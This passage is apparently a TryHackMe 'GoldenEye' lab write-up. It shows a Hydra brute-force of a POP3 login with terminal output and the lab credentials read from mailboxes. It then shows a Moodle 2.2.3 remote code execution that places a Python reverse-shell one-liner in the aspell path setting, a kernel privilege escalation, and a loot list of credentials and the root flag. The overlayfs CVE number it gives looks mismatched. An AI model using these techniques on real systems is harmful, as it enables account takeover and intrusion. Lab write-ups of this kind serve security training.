e acces codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will cr
ash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our
 final stages....

PS - Keep security tight or we will be compromised.

.
```

# Natalya

we brutefroce natalaya and get her password which is bird

In natalya inbox we get xenia cred and some more info about web infrastructure


GoldenEye_THM.ctb - /r...
THM write-up: GoldenE...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~/Github/Try...
06:25 AM
37%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~ 117x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27

```
┌──(root💀kali)-[~]
└─#
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
c^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root💀kali)-[~]
└─#                                                                                              1 ⚙

┌──(root💀kali)-[~]
└─# hydra -l natalya -P WordLists/fasttrack.txt  pop3://$ip:55007/                           130 ✕ 1 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 06:19:56
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183   login: natalya   password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 06:22:17

┌──(root💀kali)-[~]
└─#                                                                                              1 ⚙
```

```
┌──(root💀kali)-[~]
└─#
```

```
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config iss
ues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll
 get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.


.
```

#


Exploitation

Moodle RCE

# we now have admin priveleges in dashboard so we have full access to web app

# moodle 2.2.3 is vulnerable to a rce

# we have to set our payload in aspell path input form and set sp[ell engine to PSpellShell



https://severnaya-station.com/gnocertdir/admin/search.php?query=spell

GoldenEye Operators Training - Moodle

Home ▸ Site administration ▸ Search results

Search results - TinyMCE HTML editor

Spell engine (editor_tinymce | spellengine): PSpellShell — Default: Google Spell

Spell language list (editor_tinymce | spelllanguagelist): +English=en,Danish=da,Dutch=nl,Finnish=fi — Default: +English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Spanish=es,Swedish=sv

Search results - System paths


Path to aspell (aspellpath): python -c 'import socket,subprocess,os;s=socket.socket(socket.AF — Default: Empty

To use spell-checking within the editor, you MUST have aspell 0.50 or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually /usr/bin/aspe… else.

Save changes

You are logged in as Admin User (Logout)

# NOw go and make a blog and then spell check it to trigger the payload and cathc gthe reverse shell



https://severnaya-station.com/gnocertdir/blog/edit.php?action=add

2.2.3

Home ▸ My profile ▸ Blogs ▸ Add a new entry

General

Entry title*: fsafa

Blog entry body*: dffdaf

Path: p

Attachment: Add... Maximum size for new files: 2MB

No files attached

Publish to: Anyone on this site

Tags

Official tags (Manage official tags): None

Other tags (enter tags separated by commas)

Save changes Cancel

There are required fields in this form marked*.

# NOw we receive ashell on nc listener

PostExploitation

# Our linux os 3.13.0 and is kernelvulnerable

# we exploit it using a overlayfs kernel exploit   cve-2016-5159

# C code are written with compatbility of gcc but our target doesnt have gcc but hint suggests cc

# So to make it cc compatible we can use the command sed -i "s/gcc/cc/g" priv.c

# NOwe we compile and run the exploit and got root

Loot

Credentials

# WEblogin /sev-home

Boris:InvincibleHack3r

# Pop3

boris:secret1!

natalya:bird

doak:goat

# Web login /gnocertdir

xenia:RCP90rulez!

dr_doak:4England!

admin:xWinter1995x!

# usernames
boris
natalya
xenia
alec

Flags

# Root flag

568628e0d993b1973adc718237da6e93